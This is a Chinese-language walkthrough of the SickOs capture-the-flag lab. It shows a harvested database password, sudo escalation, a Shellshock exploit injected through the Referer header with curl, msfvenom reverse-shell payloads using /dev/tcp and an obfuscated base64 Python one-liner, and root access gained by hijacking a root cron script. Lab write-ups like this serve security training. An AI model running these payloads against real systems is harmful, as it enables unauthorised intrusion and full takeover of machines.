
回到前面界面点articles就成功反弹shell
查看目录下有什么文件
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
|
www-data@SickOs:/var/www/wolfcms$ ls
ls
CONTRIBUTING.md
README.md
composer.json
config.php
docs
favicon.ico
index.php
public
robots.txt
wolf
|
cms下的config.php一般都存有数据库账号密码等
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
|
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');
|
查看etc/passwd
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
|
www-data@SickOs:/var/www/wolfcms$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
|
有了数据库账号密码,这里mysql账号没有给/bin/bash,可以尝试登入ssh,root登入不了,但是sickos登入了
查看sudo权限,发现是all,/bin/bash提权到root
1
2
3
4
5
6
7
8
9
|
sickos@SickOs:~$ sudo -l
[sudo] password for sickos:
Matching Defaults entries for sickos on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sickos may run the following commands on this host:
    (ALL : ALL) ALL
sickos@SickOs:~$ sudo /bin/bash
root@SickOs:~# ls
|
切换到root目录拿到flag
下面用第二种打法来打:
先用nikto扫描漏洞
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
|
┌──(root㉿kali)-[/home/kali]
└─# nikto -h 192.168.56.104 -useproxy http://192.168.56.104:3128
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.104
+ Target Hostname:    192.168.56.104
+ Target Port:        80
+ Proxy:              192.168.56.104:3128
+ Start Time:         2025-11-13 14:12:05 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Retrieved via header: 1.0 localhost (squid/3.1.19).
+ /: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Sat Dec  5 08:35:02 2015. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ : Server banner changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19'.
+ /: Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_REQ 0.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /cgi-bin/status: Uncommon header '93e4r0-cve-2014-6271' found, with contents: true.
+ /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8919 requests: 9 error(s) and 20 item(s) reported on remote host
+ End Time:           2025-11-13 14:15:19 (GMT8) (194 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
|
扫到cgi这里的shellshock漏洞,网上的利用大概是在UA头命令注入
这里可以选择在Referer这里注入
1
|
Referer:() { :;}; echo 'Content-Type: text/plain'; echo; /usr/bin/whoami
|
为了保证成功率可以多加几个echo来换行
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
|
┌──(root㉿kali)-[/home/kali]
└─# curl -v --proxy 192.168.56.104:3128 http://192.168.56.104/cgi-bin/status -H "Referer:() { :;}; echo 'Content-Type: text/plain'; echo; echo; /usr/bin/id;exit"
*   Trying 192.168.56.104:3128...
* Connected to 192.168.56.104 (192.168.56.104) port 3128
* using HTTP/1.x
> GET http://192.168.56.104/cgi-bin/status HTTP/1.1
> Host: 192.168.56.104
> User-Agent: curl/8.15.0
> Accept: */*
> Proxy-Connection: Keep-Alive
> Referer:() { :;}; echo 'Content-Type: text/plain'; echo; echo; /usr/bin/id;exit
>
* Request completely sent off
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Date: Thu, 13 Nov 2025 06:43:12 GMT
< Server: Apache/2.2.22 (Ubuntu)
< Vary: Accept-Encoding
< Content-Type: text/plain
< X-Cache: MISS from localhost
< X-Cache-Lookup: MISS from localhost:3128
< Via: 1.0 localhost (squid/3.1.19)
< Connection: close
<

uid=33(www-data) gid=33(www-data) groups=33(www-data)
* shutting down connection #0
|
下面就是同样的方式打反弹shell的bash命令,这里用msfvenom生成payload
1
2
3
4
5
6
7
|
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p cmd/unix/reverse_bash lhost=192.168.56.102 lport=2333 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 78 bytes
bash -c '0<&119-;exec 119<>/dev/tcp/192.168.56.102/2333;sh <&119 >&119 2>&119'
|
这里直接是sh,我们要改成绝对路径
1
|
curl -v --proxy 192.168.56.104:3128 http://192.168.56.104/cgi-bin/status -H "Referer:() { :;}; 0<&119-;exec 119<>/dev/tcp/192.168.56.102/2333;/bin/sh <&119 >&119 2>&119"
|
同时起nc监听就反弹shell了,这里拿到的shell并不是交互式shell
查看软件发现有python,建立交互式shell
1
|
python -c "import pty;pty.spawn('/bin/bash')"
|
虽然现在可以跟前面的方式一样提权,但是我们还是试试定时任务
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
|
www-data@SickOs:/var/www$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
|
没啥用
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
|
www-data@SickOs:/etc$ ls -laih |grep 'cron'
ls -laih |grep 'cron'
131439 drwxr-xr-x  2 root root   4.0K Dec  5  2015 cron.d
131120 drwxr-xr-x  2 root root   4.0K Sep 22  2015 cron.daily
131443 drwxr-xr-x  2 root root   4.0K Sep 22  2015 cron.hourly
131431 drwxr-xr-x  2 root root   4.0K Sep 22  2015 cron.monthly
131433 drwxr-xr-x  2 root root   4.0K Sep 22  2015 cron.weekly
131437 -rw-r--r--  1 root root    722 Jun 20  2012 crontab
www-data@SickOs:/etc$ cd cron.d
cd cron.d
www-data@SickOs:/etc/cron.d$ ls -laih
ls -laih
total 20K
131439 drwxr-xr-x  2 root root 4.0K Dec  5  2015 .
131073 drwxr-xr-x 90 root root 4.0K Nov 13 11:36 ..
131440 -rw-r--r--  1 root root  102 Jun 20  2012 .placeholder
132895 -rw-r--r--  1 root root   52 Dec  5  2015 automate
132791 -rw-r--r--  1 root root  544 Jul  2  2015 php5
|
有一些新发现,查看这个automate
1
2
3
4
|
www-data@SickOs:/etc/cron.d$ cat automate
cat automate

* * * * * root /usr/bin/python /var/www/connect.py
|
熟悉的东西,显然可以定时任务提权了,这里只需要在connect.py里面写python反弹shell的语句就行
1
2
3
4
5
6
7
|
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p cmd/unix/reverse_python lhost=192.168.56.102 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 360 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNqFkNELgjAQxv+VsacJMd0oKWIPEgYRFaTvkmuhZNvw5v+fNrVHv5fj7n73fXD1x5rWITDyrRzqtULQlbY1UgH43gDao58qA05gtuOUxVu6iSmLOJ6Wg49Y95oGILwr9YWMXXIsTtc0H7P8LLsdzkWW39PkEsznVBqtlXSEDLmeH0KCGTFAn53lBOirbpQ2JPBUtEiwRYLPhBX/j1D5aBqCw7LWIVQ4+AK7pla7')[0])))"
|
然后vim编辑一下python文件就行,然后起个监听等一分钟左右就反弹了root的shell了
Prime: 1